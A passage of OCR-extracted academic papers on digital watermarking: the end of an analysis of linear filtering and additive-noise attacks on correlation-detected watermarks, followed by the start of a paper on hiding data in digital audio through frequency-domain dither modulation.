Using Fourier transforms and considering $\mathbf{C}$ as a wide-sense stochastic process, we can express (5) as follows:

$$\frac{1}{\eta_a} = \frac{1}{N}\sum_{k=0}^{N-1}|\tilde{h}(k)|^2\phi_{co}(k) + \frac{1}{\eta_w N}\sum_{k=0}^{N-1}|\tilde{h}(k)|^2 + \frac{\sigma_\varepsilon^2}{\sigma_C^2} \tag{23}$$

where

$$\phi_{co}(k) = \frac{1}{\sigma_C^2}\sum_{n=0}^{N-1}\varphi_C(n)e^{-2\pi k\frac{n}{N}i}, \qquad k = 0, \ldots, N-1,$$

φ_C is the autocorrelation function of $\mathbf{C}$, $\sigma_C^2 = \mathrm{Var}\left(\mathbf{C}\right)$, and

$$\hat{h}_0(k) = \sum_{n=0}^{N-1}(h(n) - \delta(n))e^{-2\pi k\frac{n}{N}i}, \qquad k = 0, \ldots, N-1,$$

Using (23) we may express the reciprocal of factor in last member of (22) as

$$\frac{\sigma_\varepsilon}{\alpha} = \sqrt{\frac{\eta_w}{\eta_a} - \frac{1}{N}\sum_{k=0}^{N-1}|\tilde{h}(k)|^2 - \frac{\eta_w}{N}\sum_{k=0}^{N-1}|\tilde{h}(k)|^2\phi_{co}(k)}. \tag{24}$$

From now on we can compute the probabilities P_m and P_{fa} using (20)-(22) and (24) for any frequency response of the attack filter $\tilde{\mathbf{h}}$, power density spectrum ϕ_C of CM, number N of WM elements and distortion constraints η_w and η_a.

Since it is not easy to know the power density spectrum $(\phi_{co}(k))_{k=0}^{N-1}$ of CM, we may assume that the attack filter has to be chosen in such a way to provide no noticeable distortions of CM. Then we can make zero the last term in the right of (24) to get

$$\frac{\sigma_\varepsilon}{\alpha} = \sqrt{\frac{\eta_w}{\eta_a} - \frac{1}{N}\sum_{k=0}^{N-1}|\tilde{h}(k)|^2}. \tag{25}$$

Let us consider the particular case of *low pass* filter attack when its frequency response is

$$\tilde{h}(k) = \begin{cases} 0 & \text{if } \frac{K_h}{2} \le k \le N - \frac{K_h}{2} \\ 1 & \text{otherwise} \end{cases} \tag{26}$$

for some integer K_h, with $0 \le K_h \le N-1$.

By substitution of (26) into (22) and (25) we get

$$\mu = \sqrt{\frac{K_h}{\eta - \frac{K_h}{N}}} = \sqrt{\frac{K_{oh} \cdot N}{\eta - K_{oh}}} \tag{27}$$

with $K_{oh} = \frac{K_h}{N}$ and $\eta = \frac{\eta_w}{\eta_a}$. If there is no filtering attack ($K_h = N$), from (27),

$$\mu_0 = \sqrt{\frac{N}{\eta - 1}} \tag{28}$$

which coincides, indeed, with the result presented in [2]. We can see, from (27) and (28), that filtering attack results in a degradation of the WM system. It requires at least $1/K_h$ times more WM elements N in order to achieve the values of P_m and P_{fa} obtained in a WM system without filtering attack.

2.2 The WM Is a "Colored Noise" Sequence and Additive Attack Noise Is a "White Noise" Sequence

Under the current conditions, the stochastic process $\mathbf{W}$ has an arbitrary (although not uniform as in the case of a "white noise" sequence) *power density spectrum* ϕ_w. The relations (9), (10), (11) and (13) still hold. Nevertheless, the variances of Λ_0 and Λ_1 does not coincide in general. However we may claim only that $\mathrm{Var}(\Lambda_1) \ge \mathrm{Var}(\Lambda_0)$. The relations (20) and (21) determine lower bounds for probabilities P_m and P_{fa}.

Let us consider the particular case in which

$$\phi_w(k) = \begin{cases} 0 & \text{if } \frac{K_w}{2} \le k \le N - \frac{K_w}{2} \\ \frac{\alpha^2 N}{K_w} & \text{otherwise} \end{cases}$$

with $K_w \le N-1$. Here, the WM can be obtained by passing the "white noise" sequence given by (15) through a low-frequency filter with frequency response

$$\left|\tilde{h}_w(k)\right|^2 = \begin{cases} 0 & \text{if } \frac{K_w}{2} \le k \le N - \frac{K_w}{2} \\ \frac{N}{K_w} & \text{otherwise} \end{cases}$$

(this condition produces the same signal-to-noise ratio $\eta_w = \frac{\sigma_C^2}{\alpha^2}$ for any K_w).

In the case of a linear filtering attack with frequency response $\tilde{\mathbf{h}}$ satisfying (26) we obtain from (11), (13) and (16):

$$E(\Lambda_0) = 0$$

$$E(\Lambda_1) = \begin{cases} \alpha^2 N \frac{K_h}{K_w} & \text{if } K_h \le K_w \\ \alpha^2 N & \text{otherwise} \end{cases}$$

$$\mathrm{Var}\,(\Lambda_0) = \begin{cases} \sigma_\varepsilon^2 \alpha^2 N \frac{K_h}{K_w} & \text{if } K_h \le K_w \\ \sigma_\varepsilon^2 \alpha^2 N & \text{otherwise} \end{cases}$$

Now, we can use the formulas (20) and (21) to calculate P_m and P_{fa} by taking

$$\mu = \frac{E(\Lambda_1)}{\sqrt{\mathrm{Var}\,(\Lambda_0)}} = \begin{cases} \frac{\alpha}{\sigma_\varepsilon}\sqrt{N\frac{K_h}{K_w}} & \text{if } K_h \le K_w \\ \frac{\alpha}{\sigma_\varepsilon}\sqrt{N} & \text{otherwise} \end{cases} \tag{29}$$

In the current case, using the Fourier transform, eq. (5) gives:

$$K_h \le K_w \Rightarrow \eta_a = \left[\frac{1}{N}\sum_{k=K_h+1}^{N-1}\phi_{co}(k) + \frac{K_h}{\eta_w K_w} + \frac{\sigma_\varepsilon^2}{\sigma_C^2}\right]^{-1} \tag{30}$$

$$K_h \ge K_w \Rightarrow \eta_a = \left[\frac{1}{N}\sum_{k=K_h+1}^{N-1}\phi_{co}(k) + \frac{1}{\eta_w} + \frac{\sigma_\varepsilon^2}{\sigma_C^2}\right]^{-1} \tag{31}$$

We see from (29), (30) and (31) that the case $K_h > K_w$ is useless to the attacker since it results in a decreasing of both P_m and P_{fa} when compared with the case of no filtering attack ($K_h = N$). Considering just the case $K_h \le K_w$, from (30):

$$\frac{\alpha}{\sigma_\varepsilon} = \left[\eta - \frac{K_h}{K_w} - \frac{\eta_w}{N}\sum_{k=K_h+1}^{N-1}\phi_{co}(k)\right]^{-\frac{1}{2}} \tag{32}$$

If the attack filter parameter is chosen in such a way to provide no noticeable distortion of CM we can neglect the last summand in the denominator of (32). Substituting the corresponding value into (29) we get for $K_h \le K_w$:

$$\mu = \sqrt{\frac{NK_h}{K_w\left(1 - \frac{K_h}{K_w}\right)}} \tag{33}$$

The designer of the WM system is able to select the parameter K_w such that any use of the attack filter given by (26), for a parameter $K_h \le K_w$ would result in an intolerable distortion of CM. If we let $K_h = K_w$ then from (33):

$$\mu = \sqrt{\frac{N}{\eta - 1}} \tag{34}$$

The value of μ in (34) coincides with μ_0 as given by (28) which corresponds to the case of no filtering attack. We conclude that the use of a "colored noise" WM sequence discourages filtering attack. This is consistent with the simulation results shown in [1]. Unfortunately it does not mean that any combination of filtering and additive noise attack can be cancelled by an appropriated choice of the colored noise WM sequence. We consider this problem in the next subsection.

2.3 Both WM and Additive Attack Noise Are "Colored Noise" Sequences

In this case, the sequence $\boldsymbol{\varepsilon}$ is no longer i. i. d. but it can be of zero mean, with autocorrelation function

$$\varphi_\varepsilon(n_1 - n_2) = E(\varepsilon(n_1)\varepsilon(n_2)).$$

We get from (8) and (7):

$$E(\Lambda_0) = 0 \quad , \quad E(\Lambda_1) = \sum_{k=0}^{N-1} |\tilde{h}(k)|^2 \phi_{wo}(k)$$

The relation (16) does not hold in this case and it has to be changed as follows:

$$\mathrm{Var}\,(\Lambda_0) = \sigma_\varepsilon^2 \sum_{k=0}^{N-1} |\tilde{h}(k)|^2 \phi_w(k) + \sum_{n_1=0}^{N-1} \sum_{n_2 \neq n_1} \Delta_{n_1 n_2} \quad \text{where}$$

$$\Delta_{n_1 n_2} = \varphi_\varepsilon(n_1 - n_2) \sum_{n_3, n_4 = 0}^{N-1} \varphi_w(n_3 - n_4) h(n_1 - n_3) h(n_2 - n_4)$$

It is easy to see that if there is no a filtering attack, e. g. $h(n) = 0$ if $n \neq 0$, and WM is a white noise sequence, e. g. $\varphi_w(n_3 - n_4) = 0$ if $n_3 \neq n_4$, then necessarily $\Delta_{n_1 n_2} = 0$ for $n_1 \neq n_2$. But in a general case, we have $\Delta_{n_1 n_2} > 0$ and this entails a degradation of the WM system.

2.4 Calculation of the Probabilities P_m and P_{fa} for the Case of Tile-Based WM

Let us select a *spreading form* of the WM sequence in which it takes constant values on blocks of m consecutive elements

$$W(n) = \alpha(-1)^{a\left[\frac{n}{m}\right]}, \qquad n = 0, \ldots, N-1$$

where $\alpha > 0$, $\mathbf{a} = (a_{n_1})_{n_1=0}^{\left[\frac{N-1}{m}\right]}$ is a $\{0,1\}$ i. i. d. sequence, $x \mapsto [x]$ is the *integer part* map and $m \geq 1$ is an integer. If an attacker uses a low-pass filter with frequency response close to (26), then for any parameter K_h of that filter, it is possible to select an appropriated parameter m such that the WM sequence after the attack by that filter practically is not corrupted. In this setting it is very reasonable to select an attack additive noise $\boldsymbol{\varepsilon}$ with a similar "variability":

$$\varepsilon(n) = \varepsilon'\left(\left[\frac{n}{m}\right]\right), \qquad n = 0, \ldots, N-1$$

where $\boldsymbol{\varepsilon}'$ is a zero mean i. i. d. sequence with variance σ_ε^2.

Since this model corresponds to the case of no filtering attack we can directly exploit the results of [2] by using the correlation WM-detector that proceeds by comparing with a given threshold λ the value

$$\Lambda = \sum_{n=0}^{N-1} (S'(n) - C(n))W(n).$$

The probabilities P_m and P_{fa} can be calculated by (20) and (21). However,

$$\mu = \sqrt{\frac{N}{m(\eta - 1)}} \tag{35}$$

(It is easy to see that in a general case, when an attacker selects $\varepsilon(n) = \varepsilon'\left(\left[\frac{n}{m}\right]\right)$ and $m' < m$ then the corresponding value of μ, according to (35) is increased. If an attacker selects $m' > m$ the same value of μ as it appears in (35) is obtained).

Comparing μ given by (35) and μ_0 by (28), corresponding to the case of no filtering attack, we can conclude that the tile-based WM system produces a m times degradation of the WM system with respect to no filtering attack.

3 Simulation Results

Firstly we have used a 1-D simulation in order to check that, indeed, $\mathrm{Var}\,\Lambda_0 \approx \mathrm{Var}\,\Lambda_1$ for any "short" pulse response. We have found that the approximating relation stated above holds and hence the theoretical formulas (20) and (21) are correct unless $\frac{K_h}{N} \geq \frac{1}{2}$. Thereafter we examined the effect of filtering attack on a watermarked 2-D images. Two images, `fishboat` and `lena`, have been used to embed WM in an additive manner according to eq. (1). The attack model was taken as in (2):

$$h(n) = \frac{1}{U} e^{-\frac{n_1^2 + n_2^2}{2\delta^2}} \tag{36}$$

where $U = \sum_n e^{-\frac{n_1^2 + n_2^2}{2\delta^2}}$. Four different cases have been considered:

O. No filtering attack when both $\mathbf{W}$ and $\boldsymbol{\varepsilon}$ are white noise sequences.
A. Filtering attack when $\mathbf{W}$ is a white noise sequence given by (15) and $\boldsymbol{\varepsilon}$ is also a white noise sequence.
B. Filtering attack when $\mathbf{W}$ is a colored noise sequence obtained after a passing of white noise WM sequence through the filter with pulse response (36) and $\boldsymbol{\varepsilon}$ is still a white noise sequence.
C. Filtering attack when both $\mathbf{W}$ and $\boldsymbol{\varepsilon}$ are colored noise sequences obtained after a passing of the white noise WM and additive white noise attack sequences through the filter with pulse response (36).

The correlation detector (6) has been used to decide whether a WM is present or not. The results in the calculations of minimum values of WM lengths N to guarantee $P_m = P_{fa} = 10^{-3}$ are presented in Table 1.

Here we can see, in Case A, that the use of filtering attack results in a significant degradation of the WM system, especially for large δ, because the number of WM elements required to provide $P_m = P_{fa} = 10^{-3}$ increases from the order of tens to the order of hundreds. Simultaneously we can see in Figure 1

Table 1. Minimum values of WM lengths N to guarantee $P_m = P_{fa} = 10^{-3}$ and parameters α, σ_C^2 providing corresponding values for several filter attack parameter δ

Image `fishingboat`

Case O

α	σ_ε	η	: N
5	5	2.000	: 38

Case A

δ	α	σ_ε	η	: N
0.75	5	6	1.787	: 101
1.00	5	7	2.124	: 220
1.25	5	7	2.062	: 320

Case B

δ	α	σ_ε	η	: N
0.75	8	6	1.796	: 68
1.00	12	7	2.159	: 87
1.25	16	7	1.927	: 82

Case C

δ	α	σ_ε	η	: N
0.75	8	11	2.066	: 124
1.00	12	17	2.087	: 169
1.25	16	22	1.942	: 175

Image `lena`

Case O

α	σ_ε	η	: N
7	6	1.735	: 29

Case A

δ	α	σ_ε	η	: N
0.75	7	8	1.653	: 89
1.00	7	9	1.817	: 190
1.25	7	9	1.755	: 281

Case B

δ	α	σ_ε	η	: N
0.75	12	9	1.796	: 70
1.00	17	9	1.792	: 77
1.25	22	9	1.691	: 73

Case C

δ	α	σ_ε	η	: N
0.75	12	15	1.738	: 102
1.00	17	22	1.755	: 143
1.25	22	29	1.789	: 156

(a) Cover image `fishingboat` before watermarking attack.

(b) Cover image `fishingboat` after watermarking and filtering attack with $\delta = 0.75$ and $\eta = 1.79$.

Fig. 1. Cover image and its watermarked and attacked image

(a)-(b) that the visual effect of filtering, even for filter parameter $\delta = 1$ is still acceptable.

If WM is a colored noise sequence (as in Case B) we can observe an improvement of the WM system (the required N decreases in comparison with Case A). The Case C, when both $\mathbf{W}$ and $\boldsymbol{\varepsilon}$ are colored noise sequences, is observed to be inferior than Case B.

4 Conclusion

We have proved formulas for probabilities P_m and P_{fa} when an additive embedding of WM, a linear filtering, an additive white noise attack and a correlation detector are used. From these, there follows that whenever an attacker provides some filtering of watermarked message without noticeable distortion of the CM then either a degradation of the WM system appears if the WM sequence is white noise, or no degradation appears if the WM sequence is selected as colored noise. Thus, later approach in preferred when designing a WM system.

Our theoretical results are confirmed by a simulation of watermarked and the resulting attacked images. They show a significant degradation of the WM system after the filtering attack without significant distortion of CM. As for the case of a colored noise WM sequence, the simulation results show some improvement in comparison with white noise WM, but there is still a significant degradation of the WM system in this case. This can be explained by another type of frequency response that has been considered in theory. We have proved that a more effective attack on the WM system is a combination of linear filtering and additive colored noise attack. It remains as an open problem to prove the formulas for P_m and P_{fa} in this case.

In order to simplify the situation we have presented a tile-based WM that can be a real candidate for practical application of the WM system under the condition of linear filtering attack. The statement concerning this model can be extended to a general situation. Roughly speaking, one can claim that if CM can be passed through low-pass filter with frequency response close to (26) without noticeable distortions then there results a degradation of the best WM system by a factor of N/K_h times. This statement is consistent with the well known fact from communication theory [3] regarding *spread spectrum systems*. In this case, the material presented in [1] is incomplete because the authors do not consider the statistical properties of additive attack noise at all.

Besides the open problem mentioned above, there appear several open problems concerning the linear filtering attack. Among them there are the following: the proof of the optimal receiver for the model of filtering and colored additive noise attack, the extension of the theory to the case in which it is unknown for the WM detector the frequency response of the attack filter, the extension of the theory to the case of a blind WM detector, and the correction of theoretical results taking into account the property of the MSE criterion that underestimates perceptual quality of the images. We will consider them in the near future.

References

1. Cox, I.J., Miller, M.L., Bloom, J.A.: Digital Watermarking. Morgan-Kaufmann Publishers (2002)
2. Korjik, V., Morales-Luna, G., Marakov, D., Marakova, I.: A performance evaluation of digital private watermarking under an additive noise condition. In: Proc. VII Spanish Conf. on Cryptology and Information Security, U. Oviedo (2002) 461–470
3. Proakis, J.: Digital Communications, Fourth Edition. Mc Graw Hill (2001)

Data Hiding in Digital Audio by Frequency Domain Dithering

Shuozhong Wang, Xinpeng Zhang, and Kaiwen Zhang

Communication & Information Engineering, Shanghai University, Shanghai 200072, China
shuowang@yc.shu.edu.cn,zhangxinpeng@263.net,ztszkwzr@sh163.net

Abstract. A technique that inserts data densely into short frames in a digital audio signal by frequency domain dithering is described. With the proposed method, large embedding capacity can be realized, and the presence of the hidden data is imperceptible. Synchronization in detection is achieved by using a two-step search process that accurately locates a PN sequence-based pilot signal attached to the data during embedding. Except for a few system parameters, no information about the host signal or the embedded data is needed at the receiver. Experimental results show that the method is robust against attacks including AWGN interference and MP3 coding.

1 Introduction

As a result of the rapid development of digital technology and computer networks, digital multimedia materials are widely used and disseminated. Since digital information is easy to copy, protection of intellectual property rights has become a serious concern. As a means of IPR protection, watermarking [1-2] has attracted much attention. In addition, information-hiding techniques have also found applications in covert communication, or steganography [3]. The aim is to convey information under the cover of an apparently innocuous host material, which differs from traditional encryption as not only the contents of the transmitted data are kept unintelligible to eavesdroppers, but also the very fact that communication is taking place is hidden. Clearly, a sufficient data capacity is an important factor in covert communication. This is in contrast to the IPR protection-oriented watermarking in which robustness is a primary specification.

Watermarking in digital audio has also received considerable research interests. Many techniques [4~6] have been proposed based on the characteristics of digital audio signals and the human auditory system (HAS). Some time-domain methods can hide a large amount of data but are not robust enough. Among the frequency-domain techniques, phase coding makes use of the insensitivity of HAS to the absolute phase in the Fourier transform coefficients. Inaudible embedding is achievable with a small phase change representing the embedded data. In echo data hiding, the hidden data is carried by parameters of an introduced echo (reverberation) close enough to the original signal.

This paper describes a data hiding approach that uses an audio signal as the host. Since HAS is very sensitive to slight distortion, tiny changes in the audio signal may be perceptible to normal listeners. Consequently, the achieved embedding capacity in

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 383–394, 2003.

early works was relatively low. For example, the hiding rate of phase coding is around 8~32bps, while DSSS only allows 4bps [5]. This, of course, makes the techniques impractical to be used in covert communication. The objective of this work is to develop a method that can hide a substantial quantity of data into a host audio without causing audible distortion. The proposed scheme makes use of the psychoacoustic masking both in the time domain and in the frequency domain to choose a series of candidate frames. Data are inserted into the spectrum of selected short frames of the host waveform using a technique of dither modulation. The approach can also be viewed as an application of orthogonal frequency division multiplexing with part of the subcarriers being the original audio spectral components modified by the stego data. In order to acquire synchronization in detection, a pilot signal is appended to the stego data. Knowledge about the host signal and stego data is not required in extraction.

The rest of the paper is organized as follows. Section 2 discusses the methodology, including data embedding, generation of the synchronization pilot, and extraction of the embedded data. Section 3 describes the experiments and presents the results. Section 4 concludes the paper. In the following discussion the two terms *data hiding* and *watermarking* will be used interchangeably.

2 Methodology

2.1 Selection of Candidate Audio Frames

There are two types of approach for data insertion in terms of the distribution of the hidden information. First, the embedded data are spread relatively evenly across a long period of time or over the entire image space. The simplest LSB approach, for example, replaces the least significant bits in all digital samples with an embedded sequence. Although the data capacity is large, this method is susceptible to attacks. Another example is the quantization index modulation in which several quantizers are used to introduce perturbations to a large number of samples [7]. In a time-domain technique, an audio signal is divided into segments, and all segments are watermarked with the same chaotic sequence having the same length as the segments [6].

The second type is to modify brief signal segments in an audio waveform or small areas in an image that are sparsely scattered over the entire signal. For example, a patchwork technique [5] statistically modifies randomly chosen small image patches according to the embedded data bit. In an audio watermarking system designed for encoding television sound, data were embedded into selected segments distributed over the signal [8].

The method proposed in this paper belongs to the latter category. Candidate frames in the host audio signal are first selected and discrete Fourier transformed. Watermark embedding is performed in the frequency domain. Studies on the HAS [1,9] indicate that slight distortion in the neighborhood of a high volume sound is inaudible. The masked period after a laud sound is generally longer than that prior to it. Therefore the candidate frame is selected in a relatively quiet segment immediately after a loud sound. The chosen segment must not be too quiet, though, in order to accommodate sufficient strength of the embedded signal. Meanwhile, the frequency domain masking is also utilized. Spectral components adjacent to large peaks, especially on the

high frequency side, are less perceptible. Therefore the candidate frame should be chosen in segments that contain a significant amount of low frequency components. Based on these considerations, a search routine can be developed, which identifies a series of candidate frames in the host. Assume that each frame contains N samples: $\mathbf{s} = \{s(0), s(1), \ldots, s(N-1)\}$, where N is chosen according to the required data rate and the imperceptibility requirement.

The highest frequency component in the signal is $W = f_s/2$ where f_s is the sampling frequency. Let w be the width of the frequency band occupied by watermark. $B=w/W$ is the normalized watermark bandwidth. Each watermark unit takes a portion in the spectrum of a signal frame lasting $T = N/f_s$ seconds. When f_s = 44.1 kHz and N = 1024, for example, T is 23.2ms.

In the present study, a band $[f_0, f_0+w]$ where $f_0=w=W/4$ is used. Before embedding, a test is performed to make sure that most of the spectral components in the band are below an auditory masking threshold [10,11]. If this is not satisfied, the frame is skipped, and the next frame that meets the condition is chosen.

2.2 Data Embedding

The proposed method uses dither modulation in the frequency domain. It may be viewed as an application of the multi-carrier modulation technique OFDM. An OFDM signal is composed of many equally spaced subcarriers within the occupied band, which are modulated using various modulation schemes. Suppose there are N symbols, $X(n)$, n = 0, 1, … , N–1, modulating N subcarriers respectively. The spacing between subcarriers, TΔf, is chosen such that the subcarriers are mutually orthogonal within one symbol period, T. The requirement of orthogonality is satisfied if $\Delta f = 1/T$. Thus, subcarrier frequencies are $f_n = n/T$, n =0, 1, … , N–1, and the OFDM signal in a symbol period is expressed as

$$x(t) = \sum_{n=0}^{N-1} X(n) \exp\left[j2\pi \frac{n}{T} t \right] \qquad 0 \le t \le T \,. \tag{1}$$

Sampling this waveform at intervals $\Delta t = T/N$ (sampling frequency $f_s = 1/\Delta t$) yields

$$x(k) = \sum_{n=0}^{N-1} X(n) \exp\left[j2\pi \frac{nk}{N} \right] \qquad k = 0,1,\ldots, N-1 \,. \tag{2}$$

So, $x(k)$ and $X(n)$ from a DFT pair. This means that the baseband OFDM waveform can be obtained from IDFT of the N modulating symbols. To obtain a real waveform in the time domain, the complex symbol series $\mathbf{X}\square\{X(1), X(2), \ldots, X(N-1)\}$ is extended to the negative frequencies to give a new series, $Y(n)$, of length $N_2\square 2N$ that is conjugate-symmetrical:

$$Y(n) = \begin{cases} X(n) & 0 \le n \le N-1 \\ X^*(N_2 - n - 1) & N \le n \le N_2 - 1 \end{cases} . \tag{3}$$

IDFT of the vector **Y** is now a real vector of length N_2. To avoid redundant computation, two real vectors of length N_2 may be used as real and imaginary parts respectively to form a complex vector of the same length. Nonetheless, the negative frequency components are omitted for simplicity in the following discussion.

Among the N spectral lines (subcarriers) of the candidate frame, only $N/4$ are modified, using a combination of QAM and dither modulation as illustrated in Fig.1, by the embedded data while the other components are unchanged. The original n-th spectral component $\mathbf{C}_n$ is first quantized to $Q[\mathbf{C}_n]$ in the complex plane. The introduced distortion is determined by the quantization step Δ. The n-th watermark vector $\mathbf{W}_n$ is then added to $Q[\mathbf{C}_n]$ to produce a dithered spectral component $\mathbf{C'}_n$:

$$\mathbf{C'}_n = Q[\mathbf{C}_n] + \mathbf{W}_n \tag{4}$$

where $\mathbf{W}_n$ is obtained using QAM, representing D=2 bits of the stego-data. Schemes other than QAM can also be used with different embedding capacity and robustness. Let the magnitude of $\mathbf{W}_n$ be $\Delta/2\sqrt{2}$ so that all coded data are located at centers of the grid quadrants as indicated by the circles in Fig.1. In the extreme case where $\Delta = \max[|\mathbf{C}_n|]$ thus $Q[\mathbf{C}_n]=0$, the host spectral components in the selected band is completely replaced by $\mathbf{W}_n$.




Fig. 1. Dither modulation in the complex frequency plane

2.3 Synchronization Pilot

Synchronization is essential to correctly recover the embedded data. A search process is used in the watermark detector to locate the encoded frame. For this purpose, a pilot signal is attached to the data as a part of the embedded sequence. The pilot must not take too large a portion of the watermark band and be easy to track. In the present system, it is composed of a number of symbols $(1+j)$ and $-(1+j)$ corresponding to an m-sequence of length L and occupies the lower part of the watermark band. The pilot is inserted into the signal spectrum in the same way as the mark symbols.

2.4 Structure of the Coded Signal Spectrum

The watermarked frame is composed of the preserved audio components $s'(k)$, the embedded mark $m(k)$, and a synchronization pilot $p(k)$. The preserved audio contains most of the important frequency contents essential for imperceptibility, and the rest carries both the stego-data and the pilot. The spectrum of the composite signal is

$$X(n) = S(n)\,W_S(n) + \{M(n) + Q[S(n)]\}W_M(n) + \{P(n) + Q[S(n)]\}W_P(n) \tag{5}$$

where $S(n)$, $M(n)$, and $P(n)$ are the signal spectrum, the mark symbols, and the pilot, respectively, and $0 \le n \le N-1$. Windows for the mark, the pilot and the preserved audio signal are defined, respectively, by

$$W_M(n) = \begin{cases} 1 & (N/4) + L \le n \le (N/2) - 1 \\ 0 & 0 \le n \le (N/4) + L - 1 \text{ or } (N/2) \le n \le N - 1 \end{cases}, \tag{6}$$

$$W_P(n) = \begin{cases} 1 & (N/4) \le n \le (N/4) + L - 1 \\ 0 & 0 \le n \le (N/4) - 1 \text{ or } (N/4) + L \le n \le N - 1 \end{cases}, \tag{7}$$

and

$$W_S(n) = 1 - W_M(n) - W_P(n) \qquad 0 \le n \le N-1\ . \tag{8}$$

The mark, the pilot, and the quantization operator $Q[\cdot]$ are designed such that

$$Q\{M(n) + Q[S(n)]\} = Q[S(n)]\ , \tag{9}$$

and

$$Q\{P(n) + Q[S(n)]\} = Q[S(n)]\ . \tag{10}$$

Since the mark window can accommodate ($N/2–N/4–L$) symbols, and each complex symbol represents D bits (D=2 when using QAM), the number of stego-bits is $(N/4–L)D$. In the above example where the sampling frequency f_s≈44.1kHz, N_2≈1024, and T≈23.2ms, the watermark band can accommodate a total of $N_2/8 = N/4 = 128$ symbols including the mark and pilot when B=1/4. With QAM and L = 31, for example, the data capacity is 194 bits representing 27 ASCII characters.

2.5 Watermark Detection

The first step in watermark detection is to locate the encoded frame. This can be done by cross-correlating the pilot sequence with the spectral lines in $W_P(n)$ for each frame of the audio waveform. A correlation peak indicates that synchronization is achieved.

To speed up the search process, a replacement scheme may be used for the pilot sequence instead of dither modulation, and the search is carried out in the time domain. The price paid is a slight increase of distortion. In this method, a candidate frame is band-pass filtered to suppress spectral contents outside the embedded band, and then correlated with a locally generated pilot waveform that is the time domain representation of the pilot. A two-step search procedure is adopted: A coarse search is

first carried out to quickly approach the peak, and then a fine search accurately locates the encoded frame. Since the pilot is a narrow band signal composed of a series of sinusoids, the correlation output $d(m)$ oscillates rapidly with m, as shown in Fig.2. Therefore the search is likely to fail since the possibility of falling into a pit between two peaks is high. To resolve the problem, magnitude of the correlation "envelope" may be used instead, which is obtained by taking difference between the maximum and minimum among several consecutive samples in $d(m)$. As soon as it exceeds a predefined threshold, a fine search is invoked.




Fig. 2. Correlation between local pilot and the band-pass filtered audio with embedded data

The key to an efficient search is an appropriate choice of search step size, determined by the correlation radius of the pilot obtainable from IDFT of the power spectrum density, $E^2(n)$, $n = 0, 1, \ldots, N_2-1$. Since the pilot in the frequency domain is composed of L spectral lines corresponding to an m-sequence, $E^2(n)$ is rectangular shaped whose width is given by

$$w_P = L\Delta f = \frac{f_S}{2N_2}L \ . \tag{11}$$

So $e(m)$ is a sinc function. Define the half-width of the main lobe as correlation radius:

$$K = \frac{1}{w_P \Delta t} = \frac{2N_2}{L} \ . \tag{12}$$

Thus, letting the search step be K, and choosing a threshold greater than, say, twice the highest sidelobe will ensure a reliable search. To further speed up the search process, the pilot is weighted with a Hamming window so that the main lobe is significantly broadened.

Having identified the encoded frame, the embedded symbols are recovered:

$$M(n) = S(n)W_M(n) - Q\left[S(n)W_M(n)\right] . \tag{13}$$

The information needed at the receiver includes the frame length N_2, the modulation technique used (here QAM), the mark band allocation, the quantization step, and the pseudo-random sequence for generating the pilot. These may form part of the key.

3 Experimental Results and Performance Study

3.1 Experimental System

A block diagram of the experimental system is shown in Fig.3. The OFDM subcarriers consist of the dither modulated spectral components and the unmodified signal spectral lines outside the embedding band. The complex watermark stream is obtained from a binary sequence using QAM. A 31-bit *m*-sequence is used as the pilot. After IFFT, a frame of marked waveform replaces the selected frame in the host.




Fig. 3. Block diagram of the experimental system

At the receiver, search is performed either in the frequency domain or in the time domain. In the time domain approach, signal components in the known band is extracted with a 5th-order type I Chebyshev band-pass filter, and then cross-correlated with a locally generated pilot waveform. In order to obtain an accurate alignment, a dual-direction filter is used in the fine search to preserve the phase.

3.2 Embedding Capacity and Imperceptibility

